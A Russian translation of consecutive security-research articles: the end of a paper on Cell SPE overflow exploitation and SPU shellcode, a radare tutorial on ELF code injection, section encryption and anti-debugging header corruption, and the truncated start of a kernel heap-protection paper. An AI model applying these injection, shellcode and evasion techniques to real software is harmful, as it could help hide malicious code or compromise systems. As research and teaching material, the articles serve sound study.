- `mfc_putb`: буква `b` означает «barrier» (барьер) — команда-барьер и все последующие команды НЕ выполняются до тех пор, пока все ранее выданные команды в той же группе тегов не будут выполнены.

2.4.5.2 - Ресурсы

В системе DMA используются передачи переменного размера: 1, 2, 4, 8 и $n \times 16$ байт (n — целое число), максимум 16 КБ на одну DMA-передачу; выравнивание по 128 байт даёт лучшую производительность.

Очереди DMA определены на уровне каждого SPU: 16-элементная очередь для запросов от SPU и 8-элементная очередь для запросов от PPU. Запросы от SPU всегда имеют более высокий приоритет.

Для различения команд DMA каждой из них присваивается тег — 5-битный идентификатор. Один и тот же идентификатор может быть назначен нескольким командам, поскольку он используется для опроса статуса или ожидания завершения группы DMA-команд.

Замечательная возможность — DMA-списки: одна команда DMA может инициировать выполнение целого списка запросов на передачу (в локальном хранилище). Списки реализуют функции scatter-gather и могут содержать до 2К запросов на передачу.

2.4.5.3 - Взаимодействие SPE ↔ SPE

Адрес в локальном хранилище другого SPE представляется как 32-битный эффективный адрес (глобальный адрес).

SPE, выдающему команду DMA, необходим указатель на локальное хранилище другого SPE. Код PPE может получить эффективный адрес локального хранилища SPE:

```
#include <libspe.h>  
  
speid_t speid;  
void *spe_ls_addr;  
spe_ls_addr=spe_get_ls(speid);
```

Это позволяет PPE сообщать SPE адреса локальных хранилищ друг друга и управлять взаимодействием. Уязвимости могут возникнуть при любом потоке взаимодействия, даже без участия самого PPE.

Ниже — простая демонстрационная программа DMA между PPE и SPE (полная версия в прилагаемых файлах) — эта программа передаёт адрес PPE в SPE через DMA:

```
/* PPE code */
information_sent is[1] __attribute__ ((aligned 128));
spe_git_t gid;
int * pointer=(int *)malloc(128);

gid=spe_create_group(SCHED_OTHER, 0, 1);

if (spe_group_max(gid) < 1 ) {
    printf("\nOps, there is no free SPE to run it...\n");
    exit(EXIT_FAILURE);
}

is[0].addr = (unsigned int) pointer;

/* Create the SPE thread */
speid=spe_create_thread (gid, &hello_dma, (unsigned long long *) &is[0], NULL, -1, 0);

/* Wait for the SPE to complete */
spe_wait(speids[0], &status[0], 0);

/* Best practice: Issue a sync before ending - This is good for us ;) */
__asm__ __volatile__ ("sync" : : : "memory");

/* SPE code */
information_sent is __attribute__ ((aligned 128));

int main(unsigned long long speid, unsigned long long argp, unsigned long long envp)
{
    /* Where:
        is -> Address in local storage to place the data
        argp -> Main memory address
        sizeof(is) -> Number of bytes to read
        31 -> Associated tag to this DMA (from 0 to 31)
        0 -> Not useful here (just when using caching)
        0 -> Not useful here (just when using caching)
    */
    mfc_get(&is, argp, sizeof(is), 31, 0, 0);

    mfc_write_tag_mask(1<<31); /* Always 1 left-shifted the value of your tag mask */

    /* Issue the DMA and wait until completion */
    mfc_read_tag_status_all();
}
```

А теперь — пример между двумя SPE (полный код — в прилагаемых исходниках):

```
/* PPE code */
speid_t speid[2]
speid[0]=spe_create_thread (0, &dma_spe1, NULL, NULL, -1, 0);
speid[1]=spe_create_thread (0, &dma_spe2, NULL, NULL, -1, 0);

for (i=0; i<2; i++) local_store[i]=spe_get_ls(speid[i]); /* Get local storage address */

for (i=0; i<2; i++) spe_kill(speid[i], SIGKILL); /* Send SIGKILL to the SPE threads */

/* SPE code */
/* Write something to the PPE */
spu_write_out_mbox(buffer);

/* Read something from the PPE */
pointer = spu_read_in_mbox();

/* DMA interface */
```

```

mfc_get(buffer, pointer, size, tag, 0, 0);
wait_on_mask(1<<tag);

/* DMA something to the second SPE */
mfc_put(buffer, local_store[1], size, tag, 0, 0);
wait_on_mask(1<<tag);

/* Notify the PPE */
spu_write_out_mbox(1);

```

3 - Эксплуатация программных уязвимостей в Cell SPE

Я люблю читать архитектурные руководства и восхищаться тем, как инженеры рассуждают о поистине глупых проектных решениях:

«Локальное хранилище SPU не имеет защиты памяти, и доступ к памяти оборачивается с конца локального хранилища обратно к началу. Программа SPU свободно записывает в любое место локального хранилища, включая собственное пространство инструкций. Распространённая проблема при программировании SPU — повреждение текста программы SPU, когда стековая область переполняется в область программы. Как правило, эта проблема не проявляется сразу, а обнаруживается позднее, когда программа пытается выполнить код в повреждённой области, что обычно приводит к исключению "недопустимая инструкция". Даже с отладчиком отследить подобную проблему бывает трудно, поскольку причина и следствие могут быть далеко разнесены по ходу выполнения программы. Добавление printf лишь переносит точку отказа.»

3.1 - Переполнения памяти

Исходя из описанной структуры памяти SPU, совершенно ясно: когда атакующий контролирует размер перезаписи, эксплуатировать уязвимость SPU крайне просто — достаточно заменить исходный `.text` программы на собственный.

Важно отметить: средства прерываний SPU можно настроить так, чтобы при внешнем условии происходил переход на обработчик прерываний по адресу 0 (инструкция `bisled` — `branch indirect and set link if external data` — используется для проверки наличия внешних данных). Поскольку структура памяти замкнута по кольцу, этот обработчик всегда можно перезаписать, если он используется.

Ещё одна важная особенность: инструкции в памяти ДОЛЖНЫ быть выровнены по границам слова.

В локальном хранилище могут присутствовать кэши инструкций и данных (в зависимости от деталей реализации), поэтому важно обеспечить:

- переполнение достаточно большого объёма данных, чтобы избежать кэширования;
- отсутствие самомодифицирующегося шеллкода без выдачи инструкции `sync` (см. ссылку [13]).

3.1.1 - Структура памяти SPE

Структура памяти SPE выглядит следующим образом:

```
----- -> 0x3FFFFF
SPU ABI Reserved Usage
-----
Runtime Stack          | Стек растёт от
                       | старших адресов к
-----              | младшим.
Global Data            |
-----              \
.Text
----- -> 0x000000
```

Для тестирования приложения полезна утилита `size`:

```
----- begin output -----
# size hello_spu
text    data    bss      dec      hex      filename
1346    928     32      2306     902      hello_spu
----- end   output -----
```

3.1.2 - Основы ассемблера SPE

Для разработки шеллкода необходимо понимать отличия ассемблера SPE от PowerPC.

SPE использует RISC-ассемблер с ограниченным набором инструкций, и весь код в SPE выполняется в пользовательском режиме (режима ядра для SPE не существует). Соответственно, системных вызовов нет — вместо них используются вызовы PPE (инструкции `stop`).

Архитектура является big-endian (это важно при чтении следующих разделов).

Архитектура предоставляет множество способов избегать ветвлений в коде для максимальной эффективности. Поскольку при эксплуатации программных уязвимостей это не принципиально, SIMD-инструкции здесь рассматриваться не будут. За подробной информацией обратитесь к документу «Архитектура набора инструкций SPU» [12].

3.1.2.1 - Регистры

Выше я уже немного описал принципы работы архитектуры. Здесь приведу перечень доступных регистров и правила их использования.

SPE не определяет регистр условий: операции сравнения записывают результат 0 (ложь) или 1 (истина) той же разрядности, что и проверяемые операнды. Эти результаты применяются для побитового маскирования, выбора инструкций или условного ветвления.

Как и в других архитектурах, в SPE есть регистры общего назначения и специального назначения:

- **Регистры общего назначения (0–127)** — используются инструкциями по-разному. Во втором слове регистра R1 хранится информация об объёме свободного места в стеке (пространство между концом кучи и началом стека).
- **Специальные регистры** — SPE также поддерживает 128 специальных регистров.

Наиболее интересные:

- `SRR0` — Save and Restore Register 0 — хранит адрес, используемый инструкцией возврата из прерывания (`iret`).
- `LR` — Link Register — все инструкции ветвления, устанавливающие регистр связи, загружают в него адрес следующей инструкции.
- `CTR` — Count Register — обычно используется как счётчик цикла (аналог инструкции `loop` и регистра `%ecx` в архитектуре Intel x86).
- `CR` — Condition Register — используется для условных сравнений.

Для перемещения данных между специальными и регистрами общего назначения предназначены инструкции `mtspr` (move to special purpose register) и `mfspr` (move from special purpose register).

3.1.2.2 - Режим адресации локального хранилища

Для адресации данных в/из локального хранилища инструкции используют следующую структуру:

Instruction_Opcode	l10_field	RA_field	RT_field
8 бит	10 бит	7 бит	7 бит

Знаковое значение поля `l10` дополняется четырьмя нулевыми битами справа и прибавляется к предпочтительному слоту `RA`, при этом четыре правых бита суммы обнуляются. После этого 16 байт по полученному адресу локального хранилища помещаются в поле `RT`.

Предпочтительный слот с точки зрения архитектуры — это крайние левые 4 байта (не бита).

Важно: в соответствии с соглашениями IBM:

- `l10` — 10-битное непосредственное значение;
- `RA` — регистр общего назначения, используемый как источник/приёмник;
- `RT` — регистр общего назначения, используемый как приёмник (target).

Зная это, легко понять, почему адресное пространство локального хранилища ограничено 4 ГБ.

Фактический размер локального хранилища можно узнать из регистра `LSLR` (local storage limit register). Все эффективные адреса перед использованием побитово логически умножаются (AND) на значение `LSLR`.

3.1.2.3 - Внешние устройства

SPU может отправлять и получать данные от внешних устройств через каналный интерфейс. Канальные инструкции используют учетверённые слова (128 бит) для передачи данных между регистрами общего назначения и каналом устройства (поддерживается 128 каналов).

3.1.2.4 - Набор инструкций

Ниже приведены полезные инструкции при разработке шеллкода для SPE.

Инструкция	Операнды	Описание	Пример
lqd (load quadword)	rt,symbol(ra)	загрузить значение (16 байт) из локального хранилища (указанного RA) в регистр RT lqd \$0, 16(\$1)	
stqd (store quadword)	rt,symbol(ra)	содержимое регистра RT записывается по адресу локального хранилища, указанному RA stqd \$0, 16(\$1)	
ilh (immediate load halfword)	rt,symbol	значение l16 помещается в регистр RT ilh \$0, 0x1a0	
il (immediate load word)	rt, symbol	значение l16 расширяется до 32 бит путём репликации крайнего левого бита и записывается в RT il \$0, 0x1a0	
nop (no operation)	rt	использует фиктивный RT, ничего не изменяет nop \$127	
ila (immediate load address)	rt, symbol	значение l18 помещается в 18 правых бит RT (остальные биты RT обнуляются) ila \$3, 0x340	
a (add word)	rt,ra,rb	операнд в RA прибавляется к операнду в RB, результат записывается в RT a \$0, \$1, \$2	
ai (add word immediate)	rt,ra,value	значение (поле l10) прибавляется к операнду в RA, результат записывается в RT ai \$1, \$1, -32	
brsl (branch relative and set link)	rt,symbol	выполнение переходит к целевой инструкции, устанавливается регистр связи (символ l16-типа, справа дополняется двумя нулями); адрес текущей инструкции прибавляется к адресу символа для ветвления; адрес следующей инструкции записывается в предпочтительный байт регистра RT brsl \$0, 0x1a0	
fsmbi (form select mask for bytes immediate)	rt,symbol	символ – значение l16, используется для формирования маски в RT путём восьмикратного копирования каждого бита; биты операнда соответствуют байтам результата слева направо fsmbi \$3, 0	
bi (branch indirect)	ra	выполнение переходит к предпочтительному слоту RA; два правых бита RA игнорируются (предполагается, что они равны нулю); есть два флага: D и E – для запрета и разрешения прерываний bi \$0	

3.1.3 - Эксплуатация программных уязвимостей в SPE

Прежде всего важно ещё раз подчеркнуть: заставить процесс SPE выполнить новую команду (например, шеллкод с `execve()`) принципиально невозможно. То же касается сетевых библиотечных функций и им подобных — как уже объяснялось, для этого нам нужна проксирующая роль PPE.

Таким образом, открываются два новых пути:

- Создать шеллкод PPE для эксплуатации программных уязвимостей в PPE, который

запустит прокси для команд, получаемых от SPE, и создаст поток SPE, который выполнит всю работу → это чистый шеллкод PPC, и всё необходимое для этого в данной статье уже рассмотрено. В прилагаемых исходниках примеры находятся в каталоге `cell-ppc/` [16].

- Создать специфичный для уязвимости код SPE, который выведет внутреннюю информацию программы, связанную с эксплуатируемым SPE. Это особенно интересно и сложно по ряду причин:
- Необходимо помнить, что SPE использует кэш инструкций, поэтому при переполнении с небольшим объёмом данных выполнить шеллкод будет особенно трудно.
- Использование цикличности структуры памяти SPE, вероятно, приведёт к перезаписи и той информации, которая представляет интерес.

С другой стороны, важно отметить: вся информация всегда находится на одних и тех же местах (или, говоря проще, — в SPE нет ASLR). Запуск прилагаемых примеров (особенно коммуникации SPE–SPE, поскольку там выводятся адреса указателей) сделает это очевидным для читателя.

3.1.3.1 - Избавление от нулевых байтов

Необходимо избегать нулевых байтов, поэтому инструкцию `NOP` в шеллкоде использовать нельзя.

Это создаёт проблему: инструкция `ori` тоже генерирует нулевой байт при использовании 0 в качестве аргумента (например: `ori $1, $1, 0`).

Хорошей заменой служит инструкция `or` (например: `or $1, $1, $1`) или использование нескольких инструкций (что уменьшит вероятность подбора адреса возврата).

3.1.4 - Поиск программных уязвимостей в SPE

Симулятор IBM имеет функцию мониторинга выбранных адресов или областей локального хранилища на предмет операций чтения и записи. Эта функция помогает выявить условия переполнения стека.

Запускается из командного окна симулятора следующим образом:

```
enable_stack_checking [spu_number] [spu_executable_filename]
```

Данная процедура использует системную утилиту `nm` для определения области локального хранилища, содержащей программный код, и создаёт триггерные функции для перехвата записи SPU в эту область.

Важно отметить, что такой подход отслеживает только записи в область текста и статических данных, но не в кучу. Разумеется, тот же подход можно применить для создания фаззера с помощью сценариев TCL на основе предоставленного примера.

4 - Перспективы и другие применения

Предвидеть будущее невозможно, но подобные архитектуры становятся всё более распространёнными и откроют широкий спектр новых уязвимостей.

Сложность асимметричных многопоточных архитектур ещё выше, чем обычных. Отсутствие защиты памяти также будет помогать атакующим в подрыве таких систем. Основной процессор, основанный на уже хорошо известной архитектуре (PowerPC), также способствует распространению вредоносного кода.

Многие другие исследователи занимаются интересными проектами с использованием Cell:

- Nick Breese представил проект Crackstation на BlackHat [5]. По сути, он использовал возможности SIMD и большие регистры архитектуры для взлома паролей.
- Исследователи IBM опубликовали работу об использовании Cell SPU в качестве сопроцессора сборки мусора (Garbage Collector Co-processor) [14].
- Возможно, в машинах на Cell существуют JTAG-интерфейсы, через которые можно попробовать применить RiscWatch [15].
- К сожалению, доступ к SPU контролируется PPE, поэтому запуск механизмов защиты целостности из SPU представляется нецелесообразным. Тем не менее автор написал анализатор сетевого трафика на основе архитектуры Cell.

5 - Благодарности

Многие люди помогали мне на долгом пути исследований, результатом которых стала эта публикация. Вы все знаете, кто вы.

Особая благодарность команде Phrack за тщательный обзор статьи, ценные замечания по её структуре и придание ей подлинной ценности.

Я всегда благодарю Filipe Balestra, моего партнёра по исследованиям, за совместный обмен идеями, отзывами, комментариями и опытом, что значительно улучшило как статью, так и примеры кода.

Никогда не забуду поблагодарить мою исследовательскую команду и друзей из RISE Security (<http://www.risecurity.org>) за постоянную мотивацию к изучению совершенно новых направлений. Проект unix-asm [16] вскоре будет обновлён со всеми материалами, показанными здесь, а также с множеством других типов шеллкодов для данной архитектуры. Обновления будут доступны и для Metasploit.

Большое спасибо гуру ядра Cell — Andre Detsch — за совместное обсуждение внутренних механизмов реализации Linux для Cell.

Организаторам конференций, пригласившим меня рассказать об эксплуатации программного обеспечения Cell, — даже когда многие уже выступали о Cell, они верили, что мой доклад не о брутфорсе (да, в совершенно разных культурах было немало забавного).

Моей подруге, которая ждала меня (в одиночестве, полагаю) во время этих поездок.

Невозможно не поблагодарить COSEINC за то, что позволили продолжать это

исследование, используя важное корпоративное время.

6 - Литература

[1] Cell Broadband Engine Architecture, v1.01 October 2006
http://cell.scei.co.jp/pdf/CBE_Architecture_v101.pdf

[2] Sony Computer Entertainment
<http://www.sony.com>

[3] Toshiba Corporation
<http://www.toshiba.com>

[4] IBM Corporation
<http://www.ibm.com>

[5] Breese, Nick; "Crackstation"; Black Hat Europe 2008
<http://www.blackhat.com/presentations/bh-europe08/Bresse/Presentation/bh-eu-08-breese.pdf>

[6] IBM Power Architecture
<http://www-03.ibm.com/chips/power/>

[7] IBM Bladecenter QS21
<http://www.ibm.com/systems/bladecenter/hardware/servers/qs21/index.html>

[8] IBM Roadrunner Supercomputer
http://en.wikipedia.org/wiki/IBM_Roadrunner

[9] The cell project at IBM Research
<http://www.research.ibm.com/cell/>

[10] Cell Simulator
<http://www.alphaworks.ibm.com/tech/cellsystemsimg>

[11] Cell resource center at developerWorks (SDK download)
<http://www-128.ibm.com/developerworks/power/cell/>

[12] Synergistic Processor Unit Instruction Set Architecture v1.2
[http://www-01.ibm.com/chips/techlib/techlib.nsf/techdocs/76CA6C7304210F3987257060006F2C44/\\$file/SPU_ISA_v1.2.pdf](http://www-01.ibm.com/chips/techlib/techlib.nsf/techdocs/76CA6C7304210F3987257060006F2C44/$file/SPU_ISA_v1.2.pdf)

[13] Moore, H.D; "Mac OS X PPC Shellcode Tricks"; Uninformed Magazine 2005
<http://www.uninformed.org/?v=1&a=1&t=txt>

[14] Cher, Chen-Yong; Gschwind, Michael; "Cell GC: Using the Cell Synergistic Processor as a Garbage Collector Coprocessor"; 2008
http://www.research.ibm.com/cell/papers/2008_vee_cellgc_slides.pdf

[15] RISCWatch Debugger
http://www.ibm.com/chips/techlib/techlib.nsf/products/RISCWatch_Debugger

[16] Carvalho, Ramon de; "Cell PPE Shellcodes"; RISE Security;
<http://www.risesecurity.org/papers/lopbuffer.pdf>

Прочие источники:

PowerPC User Instruction Set Architecture, Book I, v2.02 January 2005
http://moss.csc.ncsu.edu/~mueller/cluster/ps3/SDK3.0/docs/arch/PPC_Vers202_Book1_public.pdf

PowerPC Virtual Environment Architecture, Book II, v2.02 January 2005
http://moss.csc.ncsu.edu/~mueller/cluster/ps3/SDK3.0/docs/arch/PPC_Vers202_Book2_public.pdf

PowerPC Operating Environment Architecture, Book III, v2.02 January 2005
http://moss.csc.ncsu.edu/~mueller/cluster/ps3/SDK3.0/docs/arch/PPC_Vers202_Book3_public.pdf

Cell developer's corner at power.org

<http://www.power.org/resources/devcorner/cellcorner/>

Linux info at the Barcelona Supercomputing Center website
<http://www.bsc.es/projects/deepcomputing/linuxoncell>

7 - Примечания к окружению SDK/симулятора

В прилагаемом файле есть снимки экрана симулятора и SDK:
`images/cell-sim1.jpg` и `images/cell-sim2.jpg`.

Установка SDK/симулятора:

- Загрузить ISO-образ Cell SDK с сайта IBM alphaWorks.
- Смонтировать образ диска в каталог `mount`:
`mount -o loop CellSDK<version>.iso /mnt/phrack`
- Перейти в каталог `/mnt/phrack/software`.
- Установить SDK следующей командой, отвечая на запросы:
`./cellsdk install`

Запуск симулятора:

```
cd /opt/IBM/systemsim-cell/run/cell/linux
../run_gui
```

Нажать кнопку «go» для запуска симулируемой системы.

Копирование файлов в симулируемую систему (выполнить внутри неё):

```
callthru source /home/bsddaemon/Phrack/hello_ppu > hello_ppu
```

Задать права и выполнить:

```
chmod +x hello_ppu
./hello_ppu
```

8 - Исходные коды [cell_samples.tgz]

В приложении содержатся все примеры, использованные в этой статье, для компиляции на машине с Linux на Cell.

Дальнейшие обновления будут доступны на сайте RISE Security:
<http://www.risesecurity.org>

Открытый ключ автора:

<http://www.kernelhacking.com/rodrigo/docs/public.txt>

-----[EOF

Содержание

Автор: `pancake nopcode.org`>

1. Введение
 - 1.1 Фреймворк
 - 1.2 Первые шаги
 - 1.3 Преобразования баз систем счисления
 - 1.4 Цель
2. Инъекция кода в ELF
 - 2.1 Разрешение ветвлений через регистры
 - 2.2 Изменение размера секции данных
 - 2.3 Основы инъекции кода
 - 2.4 Mmap trampoline
3. Защиты и манипуляции
 - 3.1 Порча заголовка ELF
 - 3.2 Водяные знаки на уровне исходников
 - 3.3 Шифрование секции `.data`
 - 3.4 Поиск различий между бинарниками
 - 3.5 Удаление зависимостей от библиотек
 - 3.6 Обфускация системных вызовов
 - 3.7 Замена символов библиотек
 - 3.8 Контрольные суммы
4. Работа с ссылками на код
 - 4.1 Поиск `xref`
 - 4.2 Слепые ссылки на код
 - 4.3 Построение графа `xref`
 - 4.4 Рандомизация `xref`
5. Заключение
6. Будущая работа
7. Ссылки
8. Благодарности

1. Введение

Реверс-инжиниринг обычно ассоциируется со средами w32, где широко используется несвободное программное обеспечение и защиты для соблюдения периодов оценки или защиты интеллектуальной собственности. Такие же техники применяются вирусами и червями для уклонения от антивирусных движков.

Низкоуровневый анализ обычно предполагает разработку множества небольших утилит. Идеальный фреймворк должен объединять основы *nix, предлагая набор действий над абстрактированным IO-слоем.

1.1 Фреймворк

Радаре — блочный шестнадцатеричный редактор, позволяющий бесшовно открывать дисковые устройства, файлы, сокеты, последовательные порты или процессы.

Компоненты фреймворка:

- **radare**: точка входа для всего
- **rahash**: блочная утилита хеширования
- **radiff**: алгоритмы сравнения бинарников
- **rabin**: извлечение информации из бинарников (ELF, MZ, CLASS, MACH0...)
- **rasc**: помощник по созданию шеллкода

- **rasm**: дизассемблер/ассемблер командной строки
- **rax**: конвертер баз систем счисления
- **xrefs**: слепой поиск относительных ссылок на код

Radare поддерживает нативный отладчик, а также Python, Ruby и Lua как языки высокого уровня.

1.2 Первые шаги

Настройка ~/.radarerc:

```
e scr.color=1      ; включить цветной экран
e file.id=1        ; идентифицировать файлы при открытии
e file.flag=1      ; автоматически добавлять закладки к символам, строкам
e file.analyze=1   ; выполнять базовый анализ кода
```

Ключевые принципы синтаксиса:

- Каждая команда обозначается одной буквой
- Подкоманды — конкатенированные символы
- Команда e — eval для определения переменных конфигурации
- Комментарии начинаются с ;

Примеры команд:

```
pdf @@ sym.      ; запустить pdf над всеми флагами с "sym."
wx cc @.file     ; записать 0xCC по каждому смещению из файла
b 128           ; установить размер блока
x @ eip         ; дамп "размер блока" байт по eip
pd | grep call   ; дизассемблировать и передать в grep
pd~call         ; то же через внутренний grep
3!step          ; выполнить 3 шага
!!ls            ; выполнить системную команду
```

1.3 Преобразования баз систем счисления

rax конвертирует значения между системами:

```
$ rax -h
Usage: rax [-] | [-s] [-e] [int|0x|Fx|.f|.o] [...]
int   -> hex      ; rax 10
hex   -> int      ; rax 0xa
float -> hex      ; rax 3.33f
hex   -> float    ; rax Fx40551ed8
-e    swap endianness
-s    swap hex to bin
```

1.4 Цель

Статья объясняет практические случаи, где скриптуемый шестнадцатеричный редактор легко решает задачи реверс-инжиниринга. Цель: x86 GNU/Linux ELF-бинарник. Жертва пройдёт через различные стадии манипуляции для усложнения реверс-инжиниринга.

2. Инъекция кода в ELF

2.1 Разрешение ветвлений через регистры

Команда **av** предоставляет подкоманды для анализа опкодов в нативной виртуальной машине:

- `av-` — сброс состояния VM
- `avr` — управление регистрами
- `ave` — вычисление выражений VM
- `avx N` — выполнение N инструкций с текущей позиции

Пример разрешения косвенного вызова:

```
$ cat callreg.S
main:
    xor %eax, %eax
    mov $foo, %ebx
    add %eax, %ebx
    call *%ebx    ; вызов через регистр
    ret

[0x08048375]> avx 4    ; эмулировать 4 инструкции
[0x08048375]> avr eip  ; получить eip виртуальной машины
eip = 0x08048374      ; адрес foo!
```

2.2 Изменение размера секции данных

Для добавления кода используется изменение размера `.data` секции (после `.text`). API `libr` обеспечивает функцию `r_bin_resize_section()`.

```
$ rabin -S my-target-elf | grep .data
idx=24 address=0x0805d0c0 offset=0x000150c0 size=00000484

$ ./rs my-target-elf .data 0x9400

$ rabin -S my-target-elf | grep .data
idx=24 address=0x0805d0c0 offset=0x000150c0 size=00009400
```

2.3 Основы инъекции кода

Простейшая реализация:

1. Определить диапазоны `from/to`
2. Определить ключ и алгоритм шифрования
3. Инъектировать код дешифрования в точку входа
4. Статически зашифровать секцию

Команда `wo` для операций записи с арифметикой:

```
wox 90    ; xor текущий блок с 0x90
woa 02 03 ; добавить 2, 3 ко всем байтам блока
```

Макрос шифрования:

```
(cipher from to key,s $0,b $1-$0,woa $2,wox $2,)
```

2.4 Mmap trampoline

Проблема: изменение размера `.text` секции смещает `.data`, требуя перебазирования всего кода.

Решение: изменить `.data` (следующую после `.text`) и записать трамплин в `.text` для загрузки кода из `.data` с помощью `mmap`.

```
int run_code(const char *buf, int len)
{
    unsigned char *ptr;
    int (*fun)();
    ptr = mmap(NULL, len, PROT_EXEC | PROT_READ | PROT_WRITE,
        MAP_ANONYMOUS | MAP_PRIVATE, -1, 0);
    if (ptr == NULL) return -1;
```



```

    fun = (int(*) (void))ptr;
    memcpy(ptr, buf, len);
    mprotect(ptr, len, PROT_READ | PROT_EXEC);
    return fun();
}

```

Инъекция:

```

f newsize @ section._data_end - section._data + 4096
!rabin2 -o r/.data/`?v newsize` $FILE
wF inj.bytes @ section._data_end

```

3. Защиты и манипуляции

3.1 Порча заголовка ELF

Изменение одного байта в заголовке ELF ломает gdb, ltrace, objdump:

```
$ echo wx 99 @ 0x21 | radare -nw a.out
```

3.2 Водяные знаки на уровне исходников

Использование inline-asm в CPP-макросах:

```
#define WATERMARK __asm__ __volatile__ (".byte 3,1,3,3,7,3,1,3,3,7");
```

Поиск водяных знаков:

```

[0x00000000]> /x 03010303070301030307
[0x00000000]> f~hit[0] > water.list

```

3.3 Шифрование секции .data

Статическое шифрование XOR:

```
wox a8 @ pfrom:psize
```

Инъекция дешифровщика:

```

main:
    mov $FROM, %esi
    mov $TO, %edi
    0:
    inc %esi
    xorb $0xa8, 0(%esi)
    cmp %edi, %esi
    jbe 0b
    ret

```

3.4 Поиск различий между бинарниками

```

$ radiff -b hello.orig hello      ; побайтовое сравнение
$ radiff -rb hello hello.orig > binpatch.rs ; генерация патча
$ cat binpatch.rs | radare -w hello      ; применение патча

```

3.5 Удаление зависимостей от библиотек

Имена библиотек хранятся как строки в заголовке ELF. Загрузчик игнорирует зависимости с именем нулевой длины:

```
[0x00000000]> / libselinux  
[0x00000000]> wx 00 @@ hit
```

4. Работа со ссылками на код

4.1 Поиск xref

Команды для анализа xref:

```
pdf @@ sym. ; разборка всех функций  
Cx~`?v imp.getopt`[1] > xrefs ; xref к getopt  
fN calladdr @@.xrefs ; нумерация флагов
```

4.2 Слепые ссылки на код

Radare содержит утилиту `xrefs` для слепого поиска ссылок без исходников.

4.3 Построение графа xref

Визуализация в режиме Visual (`v`), нажать `d` затем `f` для анализа функции.

4.4 Рандомизация xref

Создание call-таблицы:

```
(ct-init tramp ctable ctable_end  
  f trampoline @ $0  
  f calltable @ $1  
  wf trampoline.bin @ trampoline  
  b $2-$1  
  wb 00  
)
```

5. Заключение

Radare как скриптуемый шестнадцатеричный редактор даёт новые перспективы для решения задач реверс-инжиниринга. Ортогональность команд и метаданных упрощает автоматизацию.

7. Ссылки

- [0] <http://www.radare.org>
- [1] Книга Radare: <http://www.radare.org/get/radare.pdf>
- [2] x86 — платформа GNU/Linux
- [3] ELF формат
- [4] Синтаксис AT&T

Обнаружение подделки кучи ядра Linux (KERNHEAP)

Автор: Larry H. ``

Содержание

1. История и предыстория распределителей памяти ядра Linux
 - 1.1 SLAB
 - 1.2 SLOB
 - 1.3 SLUB
 - 1.4 SLQB
 - 1.5 Будущее
2. Введение: Что такое KERNHEAP?
3. Обеспечение целостности распределителей памяти ядра
 - 3.1 Защита метаданных от полной и частичной перезаписи
 - 3.2 Обнаружение произвольных указателей free и повреждений freelist
 - 3.3 Обзор проверок безопасности кучи ядра NetBSD и OpenBSD
 - 3.4 Безопасное удаление в аллокаторе пула ядра Windows 7
4. Санация памяти lookaside-кешей
5. Противодействие эксплуатации kmalloc() через IPC
6. Предотвращение злоупотребления copy_to_user() и copy_from_user()
7. Предотвращение перезаписи vsyscall на x86_64
8. Разработка тестового набора для KERNHEAP
9. Неизбежность провала
 - 9.1 Обход SELinux и подсистемы аудита
 - 9.2 Обход AppArmor
10. Ссылки
11. Благодарности
12. Исходный код

1. История распределителей памяти ядра Linux

В 1994 году Джефф Бонвик из Sun Microsystems представил аллокатор кучи ядра SunOS 5.4. Этот аллокатор обеспечивал более высокую производительность за счёт использования кешей для хранения неизменяемой информации состояния об объектах.

"Слэб" (slab) — единица кеша: непрерывные страницы памяти, каждая из которых содержит одинаковые по размеру куски. Алгоритм работал в режиме LIFO.

Бонвик уже изучал методы обнаружения повреждений кучи ядра:

- Обнаружение модификации освобождённой памяти (заполнение 0xdeadbeef)
- Выделяемые объекты заполнялись 0xbaddcafe
- Проверка красных зон для обнаружения перезаписи за конец объекта

1.1 SLAB

Написан Марком Хемментом в 1996-1997 годах, первоначально интегрирован в ядро 2.2. Структура `kmem_cache` содержит GFP-флаги, порядок страниц, количество объектов в слэбе, смещения раскраски, указатель на конструктор. Каждый `kmem_cache` имеет массив структур `kmem_list3`:

```
struct kmem_list3 {
```

```

    struct list_head slabs_partial;
    struct list_head slabs_full;
    struct list_head slabs_free;
    unsigned long free_objects;
    unsigned int free_limit;
    unsigned int colour_next;
    ...
};

```

Слэб определяется структурой `slab`:

```

struct slab {
    struct list_head list;
    unsigned long colouroff;
    void *s_mem;
    unsigned int inuse;
    kmem_bufctl_t free;
    unsigned short nodeid;
};

```

Важная проблема безопасности: слэбы с метаданными, хранящимися вне слэба (off-slab), в одном из общих `kmalloс`-кешей — могут быть использованы в атаках с переполнением.

1.2 SLOB

Выпущен в ноябре 2005, разработан Мэттом Маккеллом для встраиваемых систем. Меньший объём памяти для хранения управляющих структур. Ссылки на куски хранятся в однонаправленном списке.

1.3 SLUB

Распределитель по умолчанию в Ubuntu и Fedora. Разработан Кристофером Ламетером, слит в -mm в начале 2007. SLUB первым ввёл слияние (merging) — группировку слэбов с похожими свойствами для уменьшения числа кешей. Метаданные хранятся в структуре `page`, а не внутри самого слэба — лучшее выравнивание данных.

Замечание по безопасности: слияние имеет вредные для безопасности побочные эффекты — объекты соседствуют с другими объектами, которые иначе были бы вне досягаемости, позволяя условиям переполнения создавать вероятно эксплуатируемые состояния.

1.4 SLQB

Разработан Ником Пиггином для лучшей масштабируемости. Per-CPU аллокатор с разделяемыми очередями. Определяет структуру `slqb_page`, перегружающую нижележащую `page`-структуру.

2. Введение: Что такое KERNHEAP?

По состоянию на апрель 2009, ни одна операционная система не реализовала никакой формы защиты в интерфейсах управления кучей ядра. Атаки против SLAB-аллокатора документировались с 2005 года.

В январе 2009 появился advisory о переполнении буфера в реализации SCTP в ядре Linux (обработка номеров потоков в FORWARD-TSN чанках). Уязвимость требовала:

1. Клиент отправляет INIT чанк с указанием числа потоков
2. Ядро выделяет память для них через `kmalloс()`

3. После установления соединения атакующий отправляет FORWARD-TSN с большим числом потоков → переполнение буфера

Брэд Спенглер выразил интерес к потенциальной защите, и так родился KERNHEAP.

KERNHEAP охватывает различные концепции для предотвращения и обнаружения:

- Переполнений кучи в ядре Linux
- Двойного освобождения
- Частичных перезаписей
- Произвольных указателей free

3. Обеспечение целостности распределителей кучи ядра

3.1 Защита метаданных

Для предотвращения злоупотребления указателями в `kmem_cache` введена каскадная охранная структура:

```
+-----+
| global guard |-----+
+-----+ | kmem_cache guard |-----+
                +-----+ | slab guard | ...
                        +-----+
```

Глобальный `guard` инициализируется в `kernheap_init()`, вызываемой из `init/main.c`. Использует `rdtsc XOR jiffies` для энтропии.

